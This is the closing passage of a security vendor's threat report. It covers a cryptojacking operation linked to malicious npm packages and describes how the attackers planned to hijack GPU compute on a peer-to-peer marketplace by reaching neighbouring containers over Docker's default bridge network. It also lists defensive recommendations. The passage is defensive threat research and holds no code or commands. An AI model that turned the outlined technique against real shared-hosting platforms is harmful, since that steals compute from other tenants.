6. Peer-to-peer GPU marketplaces should isolate containers on the same host at the network level. Docker's default bridge network is the attack surface that makes bridge agents possible.
7. Auth proxy configurations should be audited to ensure that direct port access to backend services is not possible when the proxy is the intended authentication boundary.

Conclusion

The 85 @prime0 npm packages were the visible surface of a larger operation. The C2 infrastructure they called home also hosts a purpose-built offensive panel for hijacking GPU compute from vast.ai's peer-to-peer marketplace. The companion report GTI-TOPHIT identified the packages and the beacon. This report identifies what the beacon was for.

The operation has not yet succeeded in its primary objective, and the tooling is still in development. But the framework is real, the kill chain is implemented end to end, and the operator is live. The bridge agent technique has no precedent in the six documented GPU cloud cryptojacking campaigns surveyed in this report. TeamTNT scans Docker bridges after compromising containers via exposed APIs; VHX rents them legitimately for $0.02 per hour, selecting the physical host via the marketplace API. The technique applies wherever shared-hosting platforms use Docker's default networking.

The most telling detail is the simplest one. The panel that orchestrates this operation served its own source code, with its own credentials, to anyone who asked. The adversary built a competent offensive tool and then left the front door open.

CloudSEK

Predict ◆ Protect ◆ Quantify

We **Predict** Cyber Threats **Before They Strike**

Registered Office:

CloudSEK Research Pte. Ltd.
160 Robinson Road, #20-03, Singapore Business Federation Center, Singapore - 068914

Regional Office : India

CloudSEK Information Security Pvt Ltd.
16/1, Cambridge Rd, Halasuru, Cambridge Layout, Jogupalya, Bengaluru, Karnataka - 560008

Regional Office : United States

CloudSEK Inc.
8 The Green, Ste A, Dover, DE - 19901, United States

Regional Office : United Kingdom

CloudSEK, 2 Kingdom Street,
6th Floor London, W2 6BD - United Kingdom

CloudSEK

info@cloudsek.com www.cloudsek.com

Scan for a free Demo of CloudSEK platform